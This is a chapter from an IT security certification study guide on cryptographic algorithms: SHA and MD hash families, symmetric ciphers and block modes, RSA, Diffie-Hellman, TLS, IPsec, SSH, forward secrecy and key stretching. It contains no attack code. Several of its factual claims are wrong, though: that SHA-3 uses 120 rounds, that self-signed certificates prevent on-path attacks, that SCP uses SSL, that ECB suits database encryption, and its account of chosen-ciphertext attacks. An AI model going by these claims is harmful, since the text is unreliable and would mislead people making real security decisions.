Secure Hashing Algorithm (SHA) is a family of four algorithms published by the U.S. National Institute of Standards and Technology (NIST). SHA-0, originally referred to as simply SHA because there were no other "family members," produces a 160-bit hash value after performing 80 rounds of computations on 512-bit blocks. SHA-0 was never very popular because collisions were discovered.

Like SHA-0, SHA-1 produces a 160-bit hash value after performing 80 rounds of computations on 512-bit blocks. SHA-1 corrected the flaw in SHA-0 that made it susceptible to attacks.

SHA-2 is actually a family of hash functions, each of which provides different functional limits. The SHA-2 family is as follows:

Key Topic

- **SHA-224:** Produces a 224-bit hash value after performing 64 rounds of computations on 512-bit blocks.
- **SHA-256:** Produces a 256-bit hash value after performing 64 rounds of computations on 512-bit blocks.
- **SHA-384:** Produces a 384-bit hash value after performing 80 rounds of computations on 1,024-bit blocks.
- **SHA-512:** Produces a 512-bit hash value after performing 80 rounds of computations on 1,024-bit blocks.

- **SHA-512/224:** Produces a 224-bit hash value after performing 80 rounds of computations on 1,024-bit blocks. The 512 designation here indicates the internal state size.
- **SHA-512/256:** Produces a 256-bit hash value after performing 80 rounds of computations on 1,024-bit blocks. Once again, the 512 designation indicates the internal state size.

SHA-3, like SHA-2, is a family of hash functions. This standard was formally adopted in May 2014. The hash value sizes range from 224 to 512 bits. SHA-3 performs 120 rounds of computations by default.

Keep in mind that SHA-1 and SHA-2 are still widely used today. SHA-3 was not developed because of some security flaw with the two previous standards but was instead proposed as an alternative hash function to the others.

Often hashing algorithms are implemented with other cryptographic algorithms for increased security. But enterprise administrators should ensure that the algorithms that are implemented together can provide strong security with the best performance. For example, implementing 3DES with SHA would provide strong security but worse performance than implementing RC4 with MD5.

NOTE The MD5 message-digest algorithm is a cryptographically broken but still widely used hash function that produces a 128-bit hash value.

Let's look at an example of using SHA for hashing. If an administrator attempts to install a package named 5.9.4-8-x86_64.rpm on a server, the administrator needs to ensure that the package has not been modified even if the package was downloaded from an official repository. On a Linux machine, the administrator should verify the hash of the package before installing the package.

Hash-Based Message Authentication Code (HMAC)

A message authentication code (MAC) plays a role similar to code signing in that it can provide message integrity and authenticity. ***Hash-based message authentication code (HMAC)*** is a keyed-hash MAC that involves a hash function with a symmetric key. HMAC provides data integrity and authentication. Any of the previously listed hash functions can be used with HMAC, with HMAC being prepended to the hash function name (for example, HMAC-SHA-1). The strength of HMAC depends on the strength of the hash function, including the hash value size and the key size. HMAC's hash value output size is the same as that of the underlying hash function. HMAC can help reduce the collision rate of the hash function.

Message Digest (MD)

The MD2 ***message digest (MD)*** algorithm produces a 128-bit hash value. It performs 18 rounds of computations. Although MD2 is still in use today, it is much slower than MD4, MD5, and MD6.

The MD4 algorithm also produces a 128-bit hash value. However, it performs only three rounds of computations. Although MD4 is faster than MD2, its use has significantly declined because attacks against it have been very successful.

Like the other MD algorithms, the MD5 algorithm produces a 128-bit hash value. It performs four rounds of computations. It was originally created because of the issues with MD4, and it is more complex than MD4. However, MD5 is not collision free. For this reason, it should not be used for SSL certificates or digital signatures. The U.S. government requires the use of SHA-2 instead of MD5. However, in commercial use, many software vendors publish the MD5 hash value when they release software patches so customers can verify the software's integrity after download.

The MD6 algorithm produces a variable hash value and performs a variable number of computations. Although it was originally introduced as a candidate for SHA-3, it was withdrawn because of early issues the algorithm had with differential attacks. MD6 has since been rereleased with this issue fixed. However, that release was too late to be accepted as the NIST SHA-3 standard.

RACE Integrity Primitives Evaluation Message Digest (RIPEMD)

Although several variations of the ***RACE Integrity Primitives Evaluation Message Digest (RIPEMD)*** hash function exist, security professionals should worry only about RIPEMD-160 and RIPEMD-256/320. RIPEMD-160 produces a 160-bit hash value after performing 160 rounds of computations on 512-bit blocks. The 256- and 320-bit versions diminish the chance of accidental collision compared to RIPEMD-128 and RIPEMD-160 while offering the same level of security.

Poly1305

Poly1305 is a cryptographic message authentication code (MAC) that can verify the data integrity and authenticity of a message. The only way for an attacker to break Poly1305-AES is to break AES, which was a requirement of the original versions. A variant of Poly1305 that does not require AES has been standardized by the Internet Engineering Task Force (IETF).

Symmetric Algorithms

A ***symmetric algorithm*** uses a private, or secret, key that must remain secret between the two parties. Each party pair requires a separate private key. Therefore, a single user would need a unique secret key for every user with whom she communicates.

Consider an example in which there are 10 unique users. Each user needs a separate private key to communicate with the other users. To calculate the number of keys that would be needed in this example, you would use the following formula:

# of users × (# of users – 1) / 2

In this example, you would calculate 10 × (10 – 1) / 2, or 45 needed keys.

With symmetric algorithms, the encryption key must remain secure. To obtain the secret key, the users must find a secure out-of-band method for communicating the secret key, including courier or direct physical contact between the users.

A special type of symmetric key called a session key encrypts messages between two users during a communication session.

Symmetric algorithms can be referred to as single-key, secret-key, private-key, or shared-key cryptography.

Symmetric systems provide confidentiality but not authentication or non-repudiation. If both users use the same key, determining where the message originated is impossible.

Table 23-1 lists the key facts about symmetric algorithms.

Key Topic

Table 23-1 Symmetric Algorithm Key Facts

Algorithm Name	Block or Stream Cipher?	Key Size	Number of Rounds	Block Size
AES	Block	128, 192, or 256 bits	10, 12, or 14 (depending on block/key size)	128 bits
IDEA	Block	128 bits	8	64 bits
RC4	Stream	40 to 2,048 bits	Up to 256	N/A
RC5	Block	Up to 2,048 bits	Up to 255	32, 64, or 128 bits
RC6	Block	Up to 2,048 bits	Up to 255	32, 64, or 128 bits

Modes of Operation

DES and 3DES use modes in their implementations. In this section we discuss those modes. DES comes in the following four modes:

- Electronic codebook (ECB)
- Cipher block chaining (CBC)
- Counter mode (CTR)
- Output feedback (OFB)

Electronic Codebook (ECB)

In ***electronic codebook (ECB)***, 64-bit blocks of data are processed by the algorithm using the key. The ciphertext produced can be padded to ensure that the result is a 64-bit block. If an encryption error occurs, only one block of the message is affected. ECB operations run in parallel, making ECB a fast method.

Although ECB is the easiest and fastest mode to use, it has security issues because every 64-bit block is encrypted with the same key. If an attacker discovers the key, all the blocks of data can be read. If an attacker discovers both versions of the 64-bit block (plaintext and ciphertext), the key can be determined. For these reasons, ECB mode should not be used when encrypting a large amount of data because patterns would emerge. ECB is a good choice if an organization needs encryption for its databases because it works well with the encryption of short messages.

Figure 23-1 shows the ECB encryption process.

Key Topic




Figure 23-1 The ECB Encryption Process

Cipher Block Chaining (CBC)

In ***cipher block chaining (CBC)***, the 64-bit blocks are chained together because each resultant 64-bit ciphertext block is applied to the next block. So plaintext message block 1 is processed by the algorithm using an initialization vector (IV). The resultant ciphertext message block 1 is XORed with plaintext message block 2, resulting in ciphertext message 2. This process continues until the message is complete.

Unlike ECB, CBC encrypts large files without having any patterns within the resulting ciphertext. If a unique IV is used with each message encryption, the resultant ciphertext will be different every time, even in cases where the same plaintext message is used.

Figure 23-2 shows the CBC encryption process.

Key Topic




Figure 23-2 The CBC Encryption Process

Output Feedback (OFB)

Output feedback (OFB) works with 8-bit (or smaller) blocks and uses a combination of stream ciphering and block ciphering. However, OFB uses the previous keystream with the key to create the next keystream. Figure 23-3 shows the OFB encryption process.

Key Topic




Figure 23-3 The OFB Encryption Process

With OFB, the keystream value must be the same size as the plaintext block. Because of the way OFB is implemented, OFB is less susceptible to the errors that can plague CFB.

Counter (CTR)

Counter (CTR) mode is similar to OFB mode. The main difference is that CTR mode uses an incrementing IV counter to ensure that each block is encrypted with a unique keystream. Also, the ciphertext is not chaining into the encryption process. Because this chaining does not occur, CTR performs much better than do the other modes. Figure 23-4 shows the CTR encryption process.

Key Topic




Figure 23-4 The CTR Encryption Process

Galois/Counter Mode (GCM)

As in CTR mode, with ***Galois/Counter Mode (GCM)***, blocks are numbered sequentially, and then each block number is combined with an initialization vector (IV) and encrypted with a block cipher E, as shown in Figure 23-5—usually AES.

Key Topic




Figure 23-5 GCM Counter Mode

Stream and Block

Stream-based ciphers perform encryption on a bit-by-bit basis and use keystream generators. A keystream generator creates a bit stream that is XORed with the plaintext bits. The result of this XOR operation is the ciphertext.

A synchronous stream-based cipher depends only on the key, and an asynchronous stream cipher depends on the key and plaintext. The key ensures that the bit stream that is XORed to the plaintext is random.

Advantages of stream-based ciphers include the following:

- They generally have lower error propagation because encryption occurs on each bit.
- They are generally used more in hardware implementations.
- They use the same key for encryption and decryption.
- They are generally cheaper to implement than block ciphers.

Block ciphers perform encryption by breaking messages into fixed-length units. A message of 1,024 bits could be divided into 16 blocks of 64 bits each. Each of those 16 blocks is processed by the algorithm formulas, resulting in a single block of ciphertext. Examples of block ciphers include IDEA, Blowfish, RC5, and RC6.

Advantages of block ciphers include the following:

- Implementation of block ciphers is easier than implementation of stream-based ciphers.
- They are generally less susceptible to security issues.
- They are generally used more in software implementations.

The block ciphers use IVs to ensure that patterns are not produced during encryption. These IVs provide this service by using random values with the algorithms. If IVs were not used, a repeated phrase within a plaintext message could result in the same ciphertext. Attackers can possibly use these patterns to break the encryption.

Advanced Encryption Standard (AES)

Advanced Encryption Standard (AES) is the replacement algorithm for DES. Although AES is considered the standard, the algorithm that is used in the AES standard is the Rijndael algorithm. The terms ***AES*** and ***Rijndael*** are often used interchangeably.

The three block sizes that are used in the Rijndael algorithm are 128, 192, and 256 bits. A 128-bit key with a 128-bit block size undergoes 10 transformation rounds. A 192-bit key with a 192-bit block size undergoes 12 transformation rounds. Finally, a 256-bit key with a 256-bit block size undergoes 14 transformation rounds.

Rijndael employs transformations composed of three layers: the nonlinear layer, the key addition layer, and the linear-maxing layer. The Rijndael design is very simple, and its code is compact, which allows it to be used on a variety of platforms. It is the required algorithm for sensitive but unclassified U.S. government data.

Triple Digital Encryption Standard (3DES)

Digital Encryption Standard (DES) is a symmetric encryption system created by the National Security Agency (NSA) that is based on the 128-bit Lucifer algorithm by IBM. Originally, the algorithm was named Data Encryption Algorithm (DEA), and the DES acronym was used to refer to the standard. But today, DES is the more common term for both. DES is no longer considered secure.

Because of the need to quickly replace DES, ***Triple Digital Encryption Standard (3DES)***, a version of DES that increases security by using three 56-bit keys, was developed. Although 3DES is resistant to attacks, it is up to three times slower than DES. 3DES did serve as a temporary replacement to DES. However, NIST has actually designated AES as the replacement for DES, even though 3DES is still in use today.

3DES comes in the following four modes:

- **3DES-EEE3:** Each block of data is encrypted three times, each time with a different key.
- **3DES-EDE3:** Each block of data is encrypted with the first key, decrypted with the second key, and encrypted with the third key.
- **3DES-EEE2:** Each block of data is encrypted with the first key, encrypted with the second key, and finally encrypted again with the first key.
- **3DES-EDE2:** Each block of data is encrypted with the first key, decrypted with the second key, and finally encrypted again with the first key.

ChaCha/Salsa20

ChaCha and Salsa20 are two closely related stream ciphers. ***ChaCha*** is a modification of ***Salsa20*** published in 2008. While its operations are beyond the scope of this book, it avoids the possibility of timing attacks in software implementations. It uses bitwise addition, (exclusive OR), 32-bit addition mod 232, and constant-distance rotation operations on an internal state of a 16- to 32-bit word.

Asymmetric Algorithms

An ***asymmetric algorithm***, often referred to as dual-key cryptography or public key cryptography, uses both a public key and a private, or secret, key. The public key is known by all parties, and the private key is known only by its owner. One of these keys encrypts the message, and the other decrypts the message.

In asymmetric cryptography, determining a user's private key is virtually impossible even if the public key is known, although both keys are mathematically related. However, if a user's private key is discovered, the system can be compromised.

Asymmetric systems provide confidentiality, integrity, authentication, and non-repudiation. Because each of two users has one unique key that is part of the process, determining where the message originated is possible.

If confidentiality is the primary concern for an organization, a message should be encrypted with the receiver's public key, which is referred to as secure message format. If authentication is the primary concern for an organization, a message should be encrypted with the sender's private key, which is referred to as open message format. When using open message format, the message can be decrypted by anyone who has the public key.

Key Agreement

Key agreement algorithms are designed to negotiate the creation of a shared symmetric key for encryption. There are two we need to discuss.

Diffie-Hellman

Diffie-Hellman is responsible for the key agreement process, which works like this:

Step 1. John and Sally need to communicate over an encrypted channel and decide to use Diffie-Hellman.

Step 2. John generates a private key and a public key, and Sally generates a private key and a public key.

Step 3. John and Sally share their public keys with each other.

Step 4. An application on John's computer takes John's private key and Sally's public key and applies the Diffie-Hellman algorithm, and an application on Sally's computer takes Sally's private key and John's public key and applies the Diffie-Hellman algorithm.

Step 5. Through this application, the same shared value is created for John and Sally, which in turn creates the same symmetric key on each system, using the asymmetric key agreement algorithm.

Through this process, Diffie-Hellman provides secure key distribution but not confidentiality, authentication, or non-repudiation. This algorithm deals with discrete logarithms. Diffie-Hellman is susceptible to on-path attacks (formerly known as man-in-the-middle attacks) unless an organization implements digital signatures or digital certificates for authentication at the beginning of the Diffie-Hellman process.

Elliptic-Curve Diffie-Hellman (ECDH)

Elliptic-Curve Diffie-Hellman (ECDH) is a key agreement protocol that uses an elliptic-curve public/private key pair to establish a symmetric key over an insecure channel. It is a variant of the Diffie-Hellman protocol using elliptic-curve cryptography.

Signing

You learned about the value of digital signatures in Chapter 22, "Implementing the Appropriate PKI Solution." In this section you'll learn about some digital signature algorithms.

Digital Signature Algorithm (DSA)

The ***Digital Signature Standard (DSS)*** is a federal digital security standard that governs the Digital Signature Algorithm (DSA). DSA generates a message digest of 160 bits. The U.S. federal government requires the use of DSA, RSA, or Elliptic-Curve DSA (ECDSA), and SHA for digital signatures.

DSA is slower than RSA and provides only digital signatures. RSA provides digital signatures, encryption, and secure symmetric key distribution.

Rivest, Shamir, and Adleman (RSA)

The most popular asymmetric algorithm, ***Rivest, Shamir, and Adleman (RSA)***, was invented by Ron Rivest, Adi Shamir, and Leonard Adleman. RSA can provide key exchange, encryption, and digital signatures. The strength of the RSA algorithm lies in the difficulty of finding the prime factors of very large numbers. RSA uses a 1,024- to 4,096-bit key and performs one round of transformation.

RSA-768 and RSA-704 have been factored. If factorization of the prime numbers used by an RSA implementation occurs, then the implementation is considered breakable and should not be used. RSA-2048 is the largest RSA number; successful factorization of RSA-2048 carries a cash prize of US$200,000.

As a key exchange protocol, RSA encrypts an AES symmetric key for secure distribution. RSA uses a one-way function to provide encryption/decryption and digital signature verification/generation. The public key works with the one-way function to perform encryption and digital signature verification. The private key works with the one-way function to perform decryption and signature generation.

In RSA, the one-way function is a trapdoor. The private key knows the one-way function. The private key is capable of determining the original prime numbers. Finally, the private key knows how to use the one-way function to decrypt the encrypted message.

Attackers can use Number Field Sieve (NFS), a factoring algorithm, to attack RSA.

Elliptic-Curve Digital Signature Algorithm (ECDSA)

Just as Elliptic-Curve Diffie-Hellman (ECDH) provides elliptic curve–based key exchange, ***Elliptic-Curve Digital Signature Algorithm (ECDSA)*** does the same for the digital signature process. It is a particularly efficient equation based on public key cryptography (PKC).

Known Flaws/Weaknesses

When implementing cryptographic algorithms, security professionals must understand the flaws or weaknesses of those algorithms. In this section, we first discuss both the strengths and weaknesses of symmetric and asymmetric algorithms. Then we discuss some of the attacks that can occur against cryptographic algorithms and which algorithms can be affected by these attacks. However, keep in mind that cryptanalysis changes daily. Even the best cryptographic algorithms in the past have eventually been broken. For this reason, security professionals should ensure that the algorithms used by their enterprises are kept up-to-date and retired once compromise has occurred.

Table 23-2 lists the strengths and weaknesses of symmetric algorithms.

Key Topic

Table 23-2 Symmetric Algorithm Strengths and Weaknesses

Strengths	Weaknesses
They are 1,000 to 10,000 times faster than asymmetric algorithms.	The number of unique keys needed can cause key management issues.
They are hard to break.	Secure key distribution is critical.
They are cheaper to implement than asymmetric algorithms.	Key compromise occurs if one party is compromised, thereby allowing impersonation.

Table 23-3 lists the strengths and weaknesses of asymmetric algorithms.

Key Topic

Table 23-3 Asymmetric Algorithm Strengths and Weaknesses

Strengths	Weaknesses
Key distribution is easier and more manageable than with symmetric algorithms.	They are more expensive to implement than symmetric algorithms.
Key management is easier because the same public key is used by all parties.	They are 1,000 to 10,000 times slower than symmetric algorithms.

Protocols

As you know, plaintext transmissions can be captured and read. In this section you'll learn about some protocols that can prevent this.

Secure Sockets Layer (SSL)/Transport Layer Security (TLS)

Secure Sockets Layer (SSL) was once an option for creating secure connections to servers. It is no longer considered secure. It works at the application layer of the OSI model. It is used mainly to protect HTTP traffic or web servers. Its functionality is embedded in most browsers, and its use typically requires no action on the part of the user.

SSL can be used to create the following types of VPNs:

Key Topic

- **SSL portal VPN:** In this case, a user has a single SSL connection for accessing multiple services on the web server. Once authenticated, the user is provided a page that acts as a portal to other services.
- **SSL tunnel VPN:** A user may use an SSL tunnel to access services on a server that is not a web server. This solution uses custom programming to provide access to non-web services through a web browser.

TLS and SSL are very similar but are not the same. When configuring SSL, a session key length must be designated. The two options are 40-bit and 128-bit keys. Using self-signed certificates to authenticate the server's public key prevents on-path attacks.

SSL is often used to protect other protocols. Secure Copy Protocol (SCP), for example, uses SSL to secure file transfers between hosts. Table 23-4 lists some of the advantages and disadvantages of SSL.

Key Topic

Table 23-4 Advantages and Disadvantages of SSL

Advantages	Disadvantages
Data is encrypted.	Encryption and decryption require heavy resource usage.
Users can easily identify its use (via https://).	

When placing an SSL gateway, you must consider a trade-off: The closer the gateway is to the edge of the network, the less encryption that needs to be performed in the LAN (and the less performance degradation), but the closer to the network edge it is placed, the farther the traffic travels through the LAN in plaintext. The decision comes down to how much you trust your internal network.

The latest version of TLS, version 1.3, provides access to advanced cipher suites that support elliptic-curve cryptography and AEAD block cipher modes. TLS has been improved to support:

Key Topic

- **Hash negotiation:** TLS can negotiate any hashing algorithm to be used as a built-in feature, and the default cipher pair MD5/SHA-1 has been replaced with SHA-256.
- **Certificate hash or signature control:** TLS can configure the certificate requester to accept only specified hash or signature algorithm pairs in the certification path.
- **Suite B–compliant cipher suites:** Two cipher suites have been added so that the use of TLS can be Suite B–compliant:
    - TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
    - TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384

Secure/Multipurpose Internet Mail Extensions (S/MIME)

Multipurpose Internet Mail Extensions (MIME) is an Internet standard that allows email to include non-text attachments, non-ASCII character sets, multiple-part message bodies, and non-ASCII header information. SMTP in MIME format transmits a majority of email today.

MIME allows an email client to send an attachment with a header describing the file type. The receiving system uses this header and the file extension listed in it to identify the attachment type and open the associated application. This allows the computer to automatically launch the appropriate application when the user double-clicks the attachment. If no application is associated with that file type, the user is able to choose the application using the Open With option, or a website might offer the necessary application.

Secure/Multipurpose Internet Mail Extensions (S/MIME) allows MIME to encrypt and digitally sign email messages and encrypt attachments. It adheres to the Public Key Cryptography Standards (PKCS), which is a set of public key cryptography standards designed by the owners of the RSA algorithm.

S/MIME uses encryption to provide confidentiality, hashing to provide integrity, public key certificates to provide authentication, and message digests to provide non-repudiation.

Internet Protocol Security (IPsec)

Internet Protocol Security (IPsec) is a suite of protocols that establishes a secure channel between two devices. IPsec is commonly implemented over VPNs. IPsec provides traffic analysis protection by determining the algorithms to use and implementing any cryptographic keys required for IPsec.

IPsec includes Authentication Header (AH), Encapsulating Security Payload (ESP), and Security Associations (SAs). AH provides authentication and integrity, whereas ESP provides authentication, integrity, and encryption (confidentiality). An SA is a record of a device's configuration that needs to participate in IPsec communication. A security parameter index (SPI) is a type of table that tracks the different SAs used and ensures that a device uses the appropriate SA to communicate with another device. Each device has its own SPI.

IPsec runs in one of two modes: transport mode or tunnel mode. Transport mode protects only the message payload, whereas tunnel mode protects the payload, routing, and header information. Both of these modes can be used for gateway-to-gateway or host-to-gateway IPsec communication.

IPsec does not determine which hashing or encryption algorithm is used. Internet Key Exchange (IKE), which is a combination of OAKLEY and Internet Security Association and Key Management Protocol (ISAKMP), is the key exchange method that is most commonly used by IPsec. OAKLEY is a key establishment protocol based on Diffie-Hellman that was superseded by IKE. ISAKMP was established to set up and manage SAs. IKE with IPsec provides authentication and key exchange.

The authentication method used by IKE with IPsec includes preshared keys, certificates, and public key authentication. The most secure implementations of preshared keys require a PKI. But a PKI is not necessary if a preshared key is based on simple passwords.

IPsec is also covered in Chapter 7, "Supporting Security Objectives and Requirements with Cryptography and Public Key Infrastructure (PKI)."

Secure Shell (SSH)

In many cases, administrators or network technicians need to manage and configure network devices remotely. Protocols such as Telnet allow technicians to connect to devices such as routers, switches, and wireless access points so they can manage them from the command line. Telnet, however, transmits in plaintext, which is a major security issue.

Secure Shell (SSH) was created to provide an encrypted method of performing these procedures. It connects, via a secure channel over an insecure network, a server and a client running SSH server and SSH client programs, respectively. It is a widely used replacement for Telnet and should be considered when performing remote management from the command line.

Several measures can be taken to enhance the security of an SSH implementation:

Key Topic

- Change the port number in use from the default 22 to something above 1024.
- Use only version 2, which corrects many vulnerabilities that exist in earlier versions.
- Disable root login to devices that have a root account (in Linux or UNIX).
- Control access to any SSH-enabled devices by using ACLs, IP tables, or TCP wrappers.

EAP

You learned about EAP in Chapter 5. Please review that chapter.

Elliptic-Curve Cryptography

Elliptic-curve cryptography (ECC) provides secure key distribution, encryption, and digital signatures.

Although ECC can use a key of any size, it can use a much smaller key than RSA or any other asymmetric algorithm and still provide comparable security. Therefore, the primary benefit promised by ECC is a smaller key size, which means reduced storage and transmission requirements. ECC is more efficient and provides better security than RSA keys of the same size.

P256/P384

P256 and P384 are two different elliptical curves used in ECC that have different properties, as do all such curves. These two curves are not used for encryption but for key exchange and for digital signatures. When used for key exchange, this is called ECDH (Diffie-Hellman) and when used for digital signatures, it is ECDSA (Digital Signature Algorithm). Although it’s possible to specify both P256 and P384 as acceptable curves, it’s best to use the same curve for both functions (for example, ECDH P256 and ECDSA P256).

Forward Secrecy

Perfect forward secrecy (PFS) ensures that a session key derived from a set of long-term keys cannot be compromised if one of the long-term keys is compromised in the future. The key must not be used to derive any additional keys. If the key is derived from some other keying material, then the keying material must not be used to derive any more keys. Compromise of a single key permits access only to data protected by that single key.

To work properly, PFS requires two conditions:

- Keys must not be reused.
- New keys must not be derived from previously used keys.

Understanding when to implement PFS is vital to an enterprise. If a security audit has uncovered that some encryption keys used to secure the financial transactions with an organization's partners may be too weak, the security administrator should implement PFS on all VPN tunnels to ensure that financial transactions will not be compromised if a weak encryption key is found.

PFS is primarily used in VPNs but can also be used by web browsers, services, and applications.

Authenticated Encryption with Associated Data

Authenticated encryption with associated data (AHEAD) is a form of encryption that simultaneously assures the confidentiality and authenticity of data. It ensures both integrity and confidentiality, and it has the capability to provide security against a chosen-ciphertext attack. In this type of attack, hackers submit data for encryption using a captured key and analyze the result to attempt to recover the key.

Key Stretching

Key stretching, also referred to as key strengthening, is a cryptographic technique that involves making a weak key stronger by increasing the time it takes to test each possible key. In key stretching, the original key is fed into an algorithm to produce an enhanced key, which should be at least 128 bits for effectiveness.

If key stretching is used, an attacker would need to either try every possible combination of the enhanced key or try likely combinations of the initial key. Key stretching slows down the attacker because the attacker must compute the stretching function for every guess in the attack.

Systems that use key stretching include Pretty Good Privacy (PGP), GNU Privacy Guard (GPG), Wi-Fi Protected Access (WPA), WPA2, and WPA3. Widely used password key stretching algorithms include Password-Based Key Derivation Function 2 (PBKDF2), Bcrypt, and Scrypt.

Password-Based Key Derivation Function 2 (PBKDF2)

Password-Based Key Derivation Function 2 (PBKDF2) is an encryption mechanism that basically uses a password and manipulates it to generate a strong key that can be used for encryption and subsequently decryption.

Bcrypt

Bcrypt is a password-hashing function designed based on the Blowfish cipher. It incorporates a salt to protect against rainbow table attacks. In a rainbow table attack, the hacker pre-hashes a list of passwords to attempt offline against an authentication mechanism. Pre-hashing of the passwords greatly speeds the process. Bcrypt can prevent such attacks.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 23-5 lists these key topics and the page number on which each is found.

Key Topic

Table 23-5 Key Topics for Chapter 23

Key Topic Element	Description	Page Number
List	The SHA-2 family	519
Table 23-1	Symmetric Algorithm Key Facts	522
Figure 23-1	The ECB Encryption Process	523
Figure 23-2	The CBC Encryption Process	524
Figure 23-3	The OFB Encryption Process	525
Figure 23-4	The CTR Encryption Process	525

Key Topic Element	Description	Page Number
Figure 23-5	GCM Counter Mode	526
List	3DES modes	528
List	Diffie-Hellman process	529
Table 23-2	Symmetric Algorithm Strengths and Weaknesses	531
Table 23-3	Asymmetric Algorithm Strengths and Weaknesses	531
List	SSL VPN types	532
Table 23-4	Advantages and Disadvantages of SSL	532
List	TLS improvements	533
List	Steps to enhance the security of SSH	535

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

